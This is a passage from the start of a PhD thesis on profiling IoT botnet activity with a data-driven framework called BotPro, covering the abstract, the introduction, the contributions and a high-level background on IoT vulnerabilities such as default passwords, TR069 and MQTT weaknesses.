Profiling IoT Botnet Activity

Hatem Almazarqi

Submitted in fulfilment of the requirements for the
Degree of Doctor of Philosophy

School of Engineering
College of Science and Engineering
University of Glasgow

January 2024

Abstract

Undoubtedly, Internet of Things (IoT) devices have evolved into a necessity within our modern lifestyles. Nonetheless, IoT devices have proved to pose significant security risks due to their vulnerabilities and susceptibility to malware. Evidently, vulnerable IoT devices are enlisted by attackers to participate into Internet-wide botnets in order to instrument large-scale cyber-attacks and disrupt critical Internet services. Tracking these botnets is challenging due to their varying structural characteristics, and also due to the fact that malicious actors continuously adopt new evasion and propagation strategies. This thesis develops BotPro framework, a novel data-driven approach for profiling IoT botnet behaviour. BotPro provides a comprehensive approach for capturing and highlighting the behavioural properties of IoT botnets with respect to their structural and propagation properties across the global Internet. We implement the proposed framework using real-world data obtained from the measurement infrastructure that was designed in this thesis. Our measurement infrastructure gathers data from various sources, including globally distributed honeypots, regional Internet registries, global IP blacklists and routing topology. This diverse dataset forms a strong foundation for profiling IoT botnet activity, ensuring that our analysis accurately reflects behavioural patterns of botnets in real-world scenarios. BotPto encompasses diverse methods to profile IoT botnets, including information theory, statistical analysis, natural language processing, machine learning and graph theory.

The framework's results provide insights related to the structural properties as well as the evolving scanning and propagation strategies of IoT botnets. It also provides evidence on concentrated botnet activities and determines the effectiveness of widely used IP blacklists on capturing their evolving behaviour. In addition, the insights reveal the strategy adopted by IoT botnets in expanding their network and increasing their level of resilience. The results provide a compilation of the most important autonomous system (AS) attributes that frequently embrace IoT botnet activity as well as provide a novel macroscopic view on the influence of AS-level relationships with respect to IoT botnet propagation. Furthermore, It provides insights into the structural properties of botnet loaders with respect to the distribution of malware binaries of various strains. The insights generated by BotPro are essential to equip next generation automated cyber threat intelligence, intrusion detection systems and anomaly detection mechanisms with enriched information regarding evolving scanning, establishment and propagation strategies of new botnet variants. Industry will be equipped with even more improved ways to defend against emerging threats in the domains of cyber warfare, cyber tourism and cyber crime. The BotPro framework provides a comprehensive platform for stakeholders, including cybersecurity researchers, security analysts and network administrators to gain deep and meaningful insights into the sophisticated activities and behaviour exhibited by IoT botnets.

Contents

List of Figures

List of Tables

Acknowledgements

The first and foremost acknowledgement goes to my PhD supervisor, Prof. Angelos Marnerides. I would like to express my deepest gratitude to him for the invaluable guidance, unlimited support, and continuous encouragement I received throughout my research journey. The constant weekly meetings and discussions have helped me to learn research and move forward. I am very grateful for the opportunity to study under his supervision and for believing in me to complete my PhD study. This work would not have been possible without his unlimited support and constant encouragement during tough times.

I would also like to extend my appreciation to my second supervisor, Prof. Dimitrios Pezaros, for his feedback, input, and suggestions on my research. The input and feedback are appreciated.

I wish to acknowledge King Abdulaziz University for providing me with a scholarship, as well as the additional funding provided for my travel during my studies. Furthermore, I am thankful for the support I received from the Saudi Arabian Cultural Bureau in the UK.

Most importantly, I thank my family, specifically my father and mother, for their encouragement and unlimited support. I will never ever forget to thank my great father Aied, who passed away, but the values he instilled in me have been a guiding light during my academic pursuits. My deepest thanks go to my wife, my son Eyad and my daughter Raneem for their unaccountable support and patience and for accompanying me to the United Kingdom during my PhD study. I am forever grateful for your unwavering support and love. To my sisters and brothers for their amazing and continuous encouragement who never gave up supporting and caring all the time. I am indeed blessed to have them in my life.

Finally, I acknowledge and extend my appreciation to my PhD examiners, Dr. Jose Cano Reyes and Prof. Michael Segal, for their time, effort, and invaluable feedback in evaluating my research work. I would not forget to thank my PhD viva convener, Dr. Mathieu Chollet, for the exceptional organisation and guidance before, throughout, and after the viva examination.

Declaration

I declare that this thesis has been composed by myself, that the research presented embodies the results of my own work and that it does not include work forming part of a thesis presented for a degree in this or any other University.

Chapter 1

Introduction

1.1 Introduction

The Internet of Things (IoT) enables an interconnected network that facilitates various heterogeneous devices ranging from IP cameras up to smart watches and industrial control systems to communicate and interact with each other [1]. The concept of IoT was initially introduced by Kevin Ashton to establish a connection between Radio Frequency Identification (RFID) technology and the Internet [2]. Over time, the definition of IoT has expanded to encompass a broader scope of applications across various domains, including transportation, healthcare, smart cities, smart homes and agriculture [3, 4, 5]. The Internet of Things Global Standards Initiative (IoT-GSI) from the International Telecommunication Union (ITU) offers a comprehensive perspective on the concept of IoT. They describe IoT as a "*global infrastructure for the information society, enabling advanced services by interconnecting (physical and virtual) things based on existing and evolving interoperable information and communication technologies.*" This depiction underscores the universal reach of IoT, its vital role in propelling service advancements and its natural tendency to connect various devices. In addition, Rayes et al. [6] proposed a definition emphasising upon the technical elements of IoT. They describe them as "the network of things, with device identification, embedded intelligence, and sensing and acting capabilities, connecting people and things over the Internet".

In recent years, there has been a significant increase in the adoption and popularity of IoT devices. Such growth can be attributed to various factors, including affordability, seamless connectivity and the ability to share data with other technologies [7, 8]. Moreover, IoT devices are characterised by their intelligence to make autonomous decisions in real-time. For instance, they can initiate actions by gathering information from their surrounding environment [9, 10].

Undoubtedly, IoT devices contribute significantly to our daily life in the contemporary world. This interconnected network of physical devices plays a critical role in monitoring and controlling various processes across different sectors. This innovative concept employs small, internet-connected smart devices that are embedded with sensors [11]. Such devices play a key role in enhancing connectivity and efficiency through linking people with various aspects of their lives, such as their homes, workplaces, businesses and healthcare services. IoT devices have introduced the concept of "smart homes" in our households, which involves a network of interconnected devices and systems that work together to seamlessly enhance different aspects of our living spaces. This concept consists of a network of interconnected devices and systems that work together to seamlessly enhance different aspects of our living spaces. By utilising IoT-enabled devices like smart thermostats, lighting systems and security solutions, individuals can remotely monitor and control their homes [12, 13].

In healthcare, IoT devices facilitate remote patient monitoring and provide wearable health trackers and telemedicine applications. Hence, such technologies enable real-time health monitoring and personalised treatment plans [14, 15]. IoT devices have also led to transformative changes in urban environments, leading to the emergence of smart cities. They utilise IoT technologies to improve the well-being of their residents, optimise the use of resources and establish sustainable urban ecosystems [16]. By utilising the capabilities of IoT devices, smart cities can collect real-time data on various aspects of urban life. This data includes information on traffic patterns, air quality, waste management, energy consumption and public safety [17, 18]. By leveraging such data, city administrators can make informed decisions to allocate resources more effectively, plan infrastructure development and provide efficient services to residents.

The integration of IoT technologies in a business environment leads to enhanced connectivity and data-driven insights. Consequently, this empowers organisations to optimize processes, enhance efficiency and achieve cost reductions. [19]. By deploying IoT devices, businesses gain the ability to monitor and track vital aspects of their operations, including inventory levels, equipment performance, and supply chain logistics [20]. The real-time collection and analysis of data facilitate proactive decision-making, predictive maintenance and streamlined operations. Within the domain of agriculture, farmers can now leverage these technologies to monitor crucial parameters such as soil conditions and moisture levels in real-time [21].

However, alongside the transformative potential of the IoT, new security challenges have emerged. One of the most pressing concerns is the emergence of IoT botnets. IoT botnets can be defined as a group of compromised IoT devices ('bots') which are infected with malware and controlled via a single entity ('a malicious actor') or organised groups of 'hacktivists'. Such devices include but are not limited to, Internet-enabled DVRs, smart meters, programmable logic controllers, wearables and home routers. The massive scale of the IoT amplifies the potential impact of botnet activities, posing risks to critical infrastructure, personal privacy and overall Internet stability. With billions of interconnected devices, the IoT provides a vast attack surface for malicious actors to exploit and orchestrate large-scale attacks [22, 23].

1.2 Motivation and Problem Description

Since the 2016 outbreak of the first IoT Mirai botnet, there has been a continuous evolution of IoT botnet [24, 25]. This development marked a paradigm shift in the Internet threat landscape, giving birth to an unprecedented wave of cyber threats. According to Nexusguard, within only two months of the source code's release, the number of infected IoT devices more than doubled, from 213,000 to 493,000 [26]. Additionally, F-secure's report indicates a significant increase in cyberattacks targeting IoT devices in 2019 [27]. The report reveals a staggering 300% surge in attacks compared to previous years, with a total of 3 billion attacks recorded. This alarming statistic highlights the growing threat landscape surrounding IoT devices and the escalating interest of cybercriminals in exploiting their vulnerabilities. IoT botnets have the potential to cause significant harm and disruption. They can launch large-scale distributed denial-of-service (DDoS) attacks, compromise sensitive data, infiltrate networks and spread malware. One very notable DDoS attack was carried out by the IoT botnet targeting Dyn, which is a DNS service provider for many well-known global domains. The Mirai IoT botnet was harnessed by attackers in a novel and formidable manner to cause large-scale disruption to the services of Dyn [28, 29]. This attack occurred in 2016, the traffic flow reached a peak volume estimated at 1.2 trillion bits per second (Tbps) and around 100,000 compromised IoT devices were involved in such an attack [30, 31, 32]. Consequently, it caused the intermittent failures of many popular websites such as Airbnb, Twitter, Netflix, The New York Times and Spotify, impacting millions of users worldwide [33, 34]. This attack underscored the increasing vulnerabilities within IoT ecosystems and revealed their potential to be weaponized for large-scale cyber-attacks. The consequences of these activities include financial losses, service disruptions, privacy breaches, and even threats to public safety and national security. Given the severity of these risks, there is a pressing need to address the challenges posed by IoT botnets.

The rush of deploying IoT-oriented services has led manufacturers to take minimal security considerations, particularly for low-cost IoT devices. In addition, policy-makers are unable to catch up with the consumer-oriented IoT market and thus challenging for them to en-force adequate policies on manufacturers explicit to security [1, 35]. Furthermore, the resource-constrained nature of IoT devices poses challenges for monitoring and tracking botnet activities. IoT devices are typically designed with limited processing power, memory, and network bandwidth, making it difficult to deploy resource-intensive monitoring solutions. This constraint limits the visibility and granularity of data collected, potentially hindering accurate tracking of IoT botnets. In addition, the sheer scale and diversity of the IoT landscape make it difficult to identify and track botnet activities effectively. IoT devices span various sectors and industries, encompassing a wide range of device types, operating systems and communication protocols. This heterogeneity introduces complexity in monitoring and analysing botnet behaviour across different device ecosystems.

The current number of IoT devices is around 20 billion [36]. This number is predicted to grow continuously to reach nearly 50 billion by 2025 [36]. However, the growth of the IoT means that an increasing number of devices are being connected to the Internet with default credentials or lacking proper security protocols. According to Wang et al., [37], a large number of IoT devices are widely accessible over the public Internet because of the vulnerabilities present at the interface between access networks and core networks as the absence of implementing security measurements. Thus, IoT devices can be considered as low hanging fruits for malicious actors due to their lack of security mechanisms, the fact that they are online 24/7, and their poor maintenance [38]. Malicious actors effectively exploit the security vulnerabilities of IoT devices by turning vulnerable devices into botnets [39]. This often occurs without the awareness of the authorised user of the IoT device. The infected IoT devices might not reveal any visible symptoms of infection and remain capable to continue carrying out their typical activities.

The stealthy behaviour adopted by IoT botnets poses a challenge to detect and track their activity. IoT botnets often utilise scanning techniques that consume minimal bandwidth, employ randomised scanning patterns, and exhibit adaptive behaviour. Such tactics are employed to minimise their visibility and avoid triggering alarms or raising suspicion. By operating within these constraints, IoT botnets can effectively minimise their footprint and stay under the radar of security systems. The operations of some botnets are more clandestine than DDoS. For instance, some botnets are employed to steal financial and personal information from targets via screenshotting and keylogging. This information is exploited by attackers to obtain fraudulent access and carry out financial crimes [35]. Economic gain also motivates malicious actors to utilise botnets, and this is known as BaaS (Botnet as a Service). Most recent botnets have been developed and designed simply to be loaned to third parties [40].

Cyber-criminals and organised hacking groups managing large-scale IoT botnets strive for the adequate and efficient maintenance of their networked resources. In order to achieve this, it is necessary for their resources such as malware downloaders and C&C servers to be hosted on tolerant Autonomous Systems (ASes) that employ lax security policies. Several ASes mapped to particular Internet geographical regions have a disproportionately high number of hostile hosts compared to others [41]. In parallel, the vast majority of global botnet activity underpinning a range of Advanced Persistent Threats (APTs) in various sectors (e.g., energy, manufacturing, defence) is predominantly caused by IoT botnet where critical botnet assets are mostly hosted in ASes residing in Asian countries [42, 43]. AS-level properties are crucial to the overarching functionality of the Internet and their exploitation by attackers has proven to be an effective means for botnet propagation. Hence, it is important to examine the structural characteristics of ASes in order to determine the influence of these characteristics explicitly on IoT botnet activity.

Undeniably, the ongoing war among malware developers and cybersecurity defenders requires continuous monitoring and understanding of the latest tactics employed by attackers in orchestrating IoT botnet attacks. Thus, profiling IoT botnets in the wild provides profound insights into the threat landscape and the evolution of tactics, techniques, and procedures (TTPs) employed by cyber malefactors. Gaining an in-depth understanding of these tactics in a timely manner provides valuable insights that are important for developing strong defence mechanisms. In addition, profiling and tracking IoT botnets play a pivotal role in empirically quantifying the extent of ASes' tolerance towards the propagation of these botnets. Such empirical assessment helps us understand the varying degrees of susceptibility or resistance among ASes, enabling us to identify ASes that may require stronger security measures to mitigate the impact of IoT botnets. It also assesses the impact of AS structural properties, such as network connectivity and size on the prevalence and persistence of IoT botnets within the AS ecosystem.

Profiling IoT botnets significantly improves our understanding, especially with regard to main components including botnet loaders. Such loaders play a significant role within the IoT botnet ecosystem, and are responsible for the propagation process through downloading and executing the main botnet malware on potential victims. Therefore, the detection and characterisation of these loaders utilised by various IoT botnets offer valuable insights into the methodologies and techniques employed by malicious actors to infect IoT devices. Moreover, it sheds light on the structural attributes of botnet loaders and their dissemination of malware binaries. Consequently, implementing targeted measures to hinder the propagation of IoT botnets can be facilitated by gaining a comprehensive understanding of the behaviours and tactics utilised by botnet loaders. Armed with this knowledge, security practitioners can devise preventive strategies specifically aimed at disrupting the initial stages of infection.

However, tracking these botnets is challenging due to their varying structural characteristics, and also due to the fact that malicious actors continuously adopt new evasion and propagation strategies. IoT botnets often operate in a distributed and decentralised manner, with botnet nodes spread across various geographical locations. Due to the weaknesses of the centralised IoT botnet architecture and by virtue of widely accessible IoT botnet source code with the Mirai botnet, botnet developers shifted in favour of decentralised setups through the P2P paradigm such as to increase their resilience. Within a P2P botnet architecture, a malicious actor orchestrates control commands to more than one bots who subsequently relay them to their neighbouring IoT nodes. In general, a P2P IoT botnet can operate with little or no central coordination and even if a single host is taken offline by the defence, the botnet still remains under the command of the malicious actor and it could span across multiple Internet ASes.

To efficiently profile and detect IoT botnet behaviour, it is essential to study and analyse the data derived from different sources. Gathering Internet-wide CTI feeds from globally distributed honeypots, global IP blacklist databases and Internet geolocation data and BGP routing would assist in observing and measuring the malicious activities of IoT botnets. The honeypots can be used to gather information from botnets to measure and observe some characteristics of botnets such as the density and duration of attacks as well as the technology utilised by attackers and their intention. Global IP blacklist databases are widely used in practice to identify and block IP addresses infected with IoT botnets. Internet geolocation data can provide vital information about the geographic distribution of infected IPs as well as ISPs. Analysing data derived from these resources helps to gain a good understanding about botnets' behaviour and their attacking strategies and also identify their structural patterns. By exploring the anatomy, behaviour, and characteristics of these botnets, valuable insights can be gained that contribute to the development of more robust defence mechanisms and countermeasures.

1.3 Research Questions

This thesis contributes to the current research efforts that seek to contribute towards adequate insights for the development of next generation IoT botnet profiling and detection schemes by answering the following questions:

- Which are the fundamental structural properties of the Internet to monitor in order to adequately capture IoT botnet activity?
- How theoretical properties of the Internet and statistical tools can be used for automated profiling and detection of large-scale IoT botnets?

- Which types of Internet measurements and at which level of granularity they should be used to identify and further profile IoT botnet activity?
- How the profiling of IoT botnet can be deployed through an optimal system architecture?

1.4 Thesis Statement

The rapid adoption of IoT devices has extensively broadened the cyber-threat landscape by virtue of low-cost IoT devices that are manufactured and deployed with minimal security. Consequently, such devices have become a favoured target for various cyber threat actors, including cyber criminals, terrorist organisations and nation state actors [44, 45]. By converting these devices into botnets, malicious entities are able to conduct large-scale cyber attacks [39]. This thesis investigates the evolving landscape of IoT botnets and their complex propagation techniques. Specifically, through an in-depth analysis of real-world IoT botnet data using our developed tool, BotPro, this work aims to uncover new insights about botnet behaviour and the influence of ASes' structural properties on botnet propagation. The insights drawn from this study offer an understanding of the global macroscopic nature of IoT botnets, providing a foundation for the development of more robust IoT botnet detection schemes and the shaping of effective cybersecurity defence strategies. Tracking and profiling such botnets is essential to equip next generation automated cyber threat intelligence (CTI), intrusion detection systems (IDS) and anomaly detection mechanisms with enriched information regarding evolving scanning, establishment and propagation strategies of new botnet variants. In addition, to provide an important angle for future botnet detection and defence mechanisms, it is vital to have adequate insights into botnet activities in the wild with respect to their structural characteristics and behaviours.

1.5 Aims and Objectives

The vision of our PhD is to develop a data-driven framework to profile IoT botnet activity. The developed framework is envisaged to be utilised by security experts, companies and government agents to design effective and customised defence schemes.

- To identify the necessary structural properties of IoT botnet activity in terms of their macroscopic nature using Internet-wide measurements and cyber threat intelligence feeds (e.g., honeypot data).

- To investigate the appropriate theoretical principle of the Internet and statistical tools for close-to real-time profiling of IoT botnets.
- To implement an efficient measurements aggregation framework that can correlate diverse measurement feeds(e.g., DNS,BGP).
- To develop a computational cost-effective system component that can produce accurate output at the onset of large-scale IoT botnet attacks.

1.6 Contributions

The thesis makes significant contributions to the field of IoT botnet research by introducing the BotPro framework, establishing a measurement infrastructure, employing advanced analysis techniques and advancing the understanding of critical components within IoT botnets. These contributions enhance the ability to combat the evolving threats posed by IoT botnets, and thereby strengthen organisations to face emerging challenges in the cybersecurity landscape.

The main contributions of this thesis are as follows:

- We establish a comprehensive measurement and analysis infrastructure within our proposed BotPro. This infrastructure integrates real-world data from a multitude of sources, such as attack honeypots, AS-level information, and inter-domain routing, to enhance the precision and reliability of the insights gathered. Furthermore, this infrastructure is leveraged to conduct an in-depth analysis of IoT botnets by utilising real CTI feeds. The deep analysis provided by BotPro, containing valuable information about botnet activities, enables us to gain a comprehensive understanding of the structural properties, organisational structure, communication patterns and propagation mechanisms of botnets.
- We propose to leverage graph theory and statistical tools to deliver a comprehensive analysis of IoT botnets. By leveraging advanced statistical techniques, BotPro can analyse complex datasets generated by IoT botnets to identify patterns, trends, and relationships. Hence, it presents the activities and dynamics of these botnets. Complementing this, graph theory principles applied within BotPro provide deep insights into the structural connections and relationships inherent to botnets. Such a dual-pronged approach empowers a more comprehensive understanding of IoT botnets and enables the design of stronger and more effective countermeasures to these evolving cybersecurity threats.

- We propose a novel macroscopic perspective on the influence of AS-level relationships in relation to IoT botnet propagation, facilitated by our developed BotPro. BotPro's analytical capabilities enable us to delve into the underlying network dynamics and structural characteristics at the AS level. As a result, we can expose differing patterns and trends in IoT botnet activities across various ASes. This innovative approach, underpinned by BotPro, allows us to detect the complexity and diversity of botnet propagation patterns within the interconnected landscape of the Internet. It thereby contributes to our understanding of the complex cyber threats at a macroscopic scale.

- We provide practical implications for network security practitioners, policymakers, and industry professionals. By implementing BotPro, network security practitioners can develop more robust defence strategies to mitigate the risks posed by IoT botnets. Policymakers can utilise our thesis outcomes to shape regulations and guidelines that promote secure IoT deployments and safeguard network infrastructure. These practical implications contribute to the ongoing efforts to strengthen network security and safeguard against the evolving threats posed by IoT botnets.

1.7 Publications

The work described in this thesis has been published in the following papers:

- Almazarqi, H. A. , Woodyard, M. and Marnerides, A. K. (2023) Macroscopic Insights of IoT Botnet Dynamics via AS-level Tolerance Assessment. In ICC 2024 - IEEE International Conference on Communications, Denver, USA, 9 June - 13 Jun 2024. (Submitted).

- Almazarqi, H. A. , Woodyard, M. and Marnerides, A. K. (2023) BotPro: Data-driven Tracking Profiling of IoT Botnets in the Wild. IEEE Transactions on Dependable and Secure Computing. (under review).

- Almazarqi, H. A. , Woodyard, M., Mursch, T., Pezaros, D. and Marnerides, A. K. (2023) Tracking IoT P2P Botnet Loaders in the Wild. In: ICC 2023 - IEEE International Conference on Communications, Rome, Italy, 28 May - 01 Jun 2023.

- Almazarqi, H. A. , Woodyard, M., Mursch, T., Pezaros, D. and Marnerides, A. K. (2022) Macroscopic Analysis of IoT Botnets. In: 2022 IEEE Global Communications Conference (GLOBECOM), Rio de Janeiro, Brazil, 04-08 Dec 2022, pp. 2674-2678. ISBN 9781665435406.

- Almazarqi, H. A. , Marnerides, A. , Mursch, T., Woodyard, M. and Pezaros, D. (2021) Profiling IoT Botnet Activity in the Wild. In: 2021 IEEE Global Communications Conference (GLOBECOM), Madrid, Spain, 07-11 Dec 2021, ISBN 9781728181042.

1.8 Thesis Outline

The remainder of this thesis is structured as follows:

- **Chapter two** presents an exploration of the technical background relevant to the studied area, followed by a review of the related literature. The chapter discusses the anatomy of IoT botnets, exploring their lifecycle, components and techniques employed for evasion and persistence. It explores the unique attributes of IoT devices that render them susceptible to botnet infections. In addition, the chapter conducts a comprehensive review of existing literature in the field. It critically analyses scholarly academic literature to gain insights into the current state of knowledge and identify the gap.
- **Chapter three** describes the proposed BotPro framework for profiling and detecting IoT botnet behaviour. The chapter presents the methodology and the measurement infrastructure that were utilised in this thesis and the integration of diverse data sources. In addition, it explains the advanced analysis techniques that employed in the thesis, including information theory, statistical methods, natural language processing, machine learning and graph theory.
- **Chapter four** explains the implementation process of the BotPro framework and discusses the high-level architecture of BotPro. This chapter presents the four main modules: (i): data collection module, (ii): data processing module, (iii) analytical module, (iv) visualisation & user interface module and shows how they interact within this structure. In addition, this chapter serves as a bridge between the theoretical foundations presented in Chapter 3 of the thesis and the practical realization of the proposed framework.
- **Chapter five** presents the practical application of the BotPro framework through using real-world data generated by the proposed measurement infrastructure. It presents the results and analysis obtained from applying the BotPro framework. The results shed light on various aspects of botnet behaviour including scanning and infection. In addition, it describes the AS-level propagation strategy adopted by modern IoT P2P botnets as well as provides insights into the structural properties of botnet loaders.

The results are presented in a structured and organized manner, using appropriate visualisations and statistical measures.

- **Chapter six** concludes this thesis by providing a thesis summary, contributions and key findings. This chapter provides concluding remarks that highlight the overall significance and impact of the thesis. In addition, the chapter identifies the limitations of the research and outlines the potential areas for future work in the field of profiling IoT botnet behaviour.

Chapter 2

Background & Related Work

Chapter two provides an in-depth exploration of various aspects related to IoT devices and their implications on cyber security. The aim of this chapter is to establish a comprehensive understanding of the underlying factors driving the adoption of IoT, the evolution of IoT botnets, inherent vulnerabilities within the IoT infrastructure, the nature of IoT botnet attacks and the structure of IoT botnets. It further explores relevant studies in the field of profiling IoT botnets.

The key areas of discussion in this chapter are outlined as follows:

- **IoT adoption:** discusses the growth and driving forces behind the widespread implementation of IoT across diverse sectors.
- **IoT vulnerabilities:** investigates inherent security weaknesses within IoT infrastructure and the challenges in securing IoT devices.
- **Evolution of IoT botnets:** explores the development and history of IoT botnets, providing context for understanding their current complexity.
- **IoT botnets & cybersecurity frameworks:** discusses how the operation of IoT botnets is analysed and interpreted within the broader frameworks employed in cybersecurity.
- **IoT botnet formation & structures:** explores the processes and techniques involved in the creation and establishment of IoT botnets. Furthermore, it elaborates on the architecture, operation and control mechanisms of IoT botnets.
- **Related work:** reviews relevant studies in the field, placing the current research within the broader academic context.

2.1 IoT Adoption

The widespread adoption and implementation of IoT devices have experienced significant growth, permeating various sectors of industry and society. This expansion has been driven by a rising demand for IoT connectivity, fueled by the integration of smart technologies and the need for improved automation and data-driven decision-making. Industry experts have projected a substantial surge in the global deployment of IoT devices, estimating that their numbers will reach approximately 29 billion by the year 2030 as shown in Fig. 2.1 [46]. This anticipated growth highlights the increasing significance and transformative potential of the IoT paradigm in shaping the future landscape of technology and connectivity.




Figure 2.1: Evolution of the global number of IoT devices connected from 2019 to 2021, with forecasts extending to 2030 [46].

In addition, the remarkable increase in the number of IoT devices signifies the emergence of IoT as a major market and a key driver of the expanding digital economy. Projections indicate that the IoT industry is set to experience substantial revenue growth, with an expected rise from $892 billion in 2018 to a staggering $4 trillion by the year 2025. This exponential growth highlights the immense economic potential and transformative power of IoT technology across various sectors and industries. As organisations and businesses continue to embrace IoT solutions, this market expansion is poised to reshape the digital landscape and unlock new opportunities for innovation, productivity and enhanced connectivity.

The accelerated expansion of IoT across diverse sectors of society is primarily driven by the multitude of advantages it offers. One of the main attractions is operational efficiency enhancement. IoT facilitates process streamlining and minimises manual labour, thereby increasing productivity and promoting its adoption in various applications.

Another factor contributing to the widespread use of IoT is its ability to facilitate informed decision-making. By delivering real-time data and analytics, IoT enables organisations to make data-oriented, prompt decisions, establishing itself as an essential asset in the current fast-paced digital environment. IoT also delivers potential cost efficiencies, further enhancing its appeal. IoT technology offers cost-saving benefits through predictive maintenance, reduced idle periods, and improved resource utilisation, making it a cost-effective solution for businesses of any scale. In addition, IoT has the potential to greatly enhance safety and security across different industries.

By leveraging interconnected devices and systems, organisations can monitor and manage critical infrastructure, detect potential hazards and respond effectively to security threats. IoT-enabled security systems can enhance surveillance, access control, and threat detection in residential and commercial environments. Furthermore, it is worth noting the significant impact of IoT devices on customer experiences and the customisation of products and services. In a time where services are tailored around the customer, IoT provides a platform for real-time engagement and service personalisation. This, in turn, results in enhanced levels of customer satisfaction and loyalty [47]. The role of IoT in promoting sustainability and overseeing environmental aspects is also significant. As global societies become more environmentally conscious, IoT offers practical solutions to encourage energy efficiency and environmental monitoring.

Overall, the spectrum of benefits offered by IoT, from heightened efficiency to innovative solutions and improved quality of life, explains its rapid growth and increasing prominence in today's digital world.

However, the large-scale deployment of interconnected devices introduces vulnerabilities and opens avenues for malicious activities, including the establishment of IoT botnets. Such botnets take advantage of vulnerable IoT devices to carry out coordinated attacks, exploit network resources and propagate malware. The emergence of security vulnerabilities in IoT devices can be attributed to various factors, including the fast-paced nature of the market, resource constraints and the presence of vulnerable protocols. Due to resource constraints, IoT devices lack the necessary computational power, memory, or energy capacity to effectively run sophisticated security functions. Such limitations make them vulnerable to security breaches and unauthorised access.

In addition, the use of vulnerable protocols in IoT communication amplifies the security risks associated with IoT devices. Certain IoT protocols possess inherent flaws or weaknesses, rendering them susceptible to security breaches and unauthorised access. Furthermore, in the highly competitive IoT market, manufacturers and vendors prioritise price and speed-to-market over security considerations. This has led to the production of devices with weak or even non-existent security measures, consequently amplifying their susceptibility to potential vulnerabilities. The following Section 2.2 presents some common IoT vulnerabilities and their implications.

2.2 IoT Vulnerabilities

IoT devices are susceptible to various vulnerabilities that can compromise their security and expose them to potential threats. For instance, unnecessarily open ports on IoT devices pose a significant security risk, as they provide attackers with direct access to vulnerable services. This type of security breach allows malicious actors to exploit a range of vulnerabilities and potentially compromising the device and its data. By leaving ports open, IoT device manufacturers unintentionally create a gateway for attackers to access and exploit the IoT device. Many internet service providers (ISPs) leave port 7547 open on the home routers/modems they supply to their customers for remote management of customer premises equipment (CPE) via the CPE WAN Management Protocol (TR069) [39, 48]. The TR069 authentication method used by most manufacturers either requires no passwords or employs weak HTTP digest authentication over an unencrypted path or certificate authentication, which is often not implemented correctly by the manufacturers [39]. As a result, malicious actors can easily gain unauthorised access to the CPE, and exploit a wide range of vulnerabilities.

The utilisation of easily guessable or default passwords for communication with IoT devices is widely recognised as a prevalent security vulnerability. It is commonly observed that IoT devices, along with their cloud management solutions, fail to impose passwords of an adequate level of complexity [49, 50]. A notable example that underscores the severity of this issue is the Mirai malware. Such IoT botnet exploited the vulnerability of inadequately secured IoT devices that utilised weak and default passwords to carry out large-scale DDoS attack on critical Internet infrastructure [51].

The distinctive limitations characteristic of IoT devices, such as constrained energy resources and limited computational capabilities, pose substantial challenges to the execution of complex authentication protocols [52, 53]. Such constraints provide a potential gateway for malicious actors to exploit substandard authentication methods. The development of any algorithm intended for execution on IoT nodes, including the Constrained Application Protocol (CoAP), should be guided by the principle of reduced complexity to achieve lightweight specifications [54, 55]. Hence, protocols such as MQTT and CoAP are designed to introduce efficient and lightweight communication for IoT devices, considering their constrained nature and limited resources.

An MQTT system comprises a collection of clients, encompassing both publishers and subscribers, and a broker that facilitates interaction among these clients. The exchange of messages among clients hinges on the concept of a "topic". In this context, the broker's role is to receive messages from the publishers and relay them to the subscribers who have demonstrated interest in that specific topic. This strategy serves to mitigate the primary restrictions that are inherent to IoT devices [56, 57].

Primarily, their limited capacities in terms of memory and processing power usually confine them to engage with only one application at any given moment. However, introducing a broker into the system enables such devices to interact with numerous applications in parallel, thanks to the broker's capability to efficiently manage message dispatching. Moreover, the publish/subscribe architecture eases communication with battery-operated IoT devices. In order to maximise energy efficiency, it's common for these devices to be set up to run in a mode that conserves power, which typically entails turning off their radio components. Within the structure of a publish/subscribe system, the broker possesses the ability to retain the messages that have been produced, thus facilitating IoT devices to enter sleep mode without disturbing the immediacy of essential information. Evidently, the central component of this architecture is the broker, which serves as a pivotal entity with access to all the messages within the system.

One notable vulnerability in the MQTT protocol is the inadequate verification of publisher/subscriber identities by the MQTT broker, as well as the absence of mechanisms to block repeated authentication attempts [58, 59]. These vulnerabilities create a potential avenue for attackers to gain unauthorised access to MQTT devices. Furthermore, another vulnerability in MQTT arises from the inadequate configuration of publishing and subscribing permissions by the broker. Insufficiently restricted permissions could potentially grant unauthorised individuals control over the data or functionalities of MQTT devices. Such unauthorised control can pose a significant security risk, as it enables the attacker to manipulate or access sensitive information or even take control of IoT devices connected to the MQTT network.

One vulnerability arises from the fact that MQTT transmits usernames and passwords without encryption, making it susceptible to Man-in-the-Middle (MITM) attacks [60, 54]. In such attacks, an unauthorised third party can intercept and manipulate the communication between the client and the broker, potentially compromising the authenticity and integrity

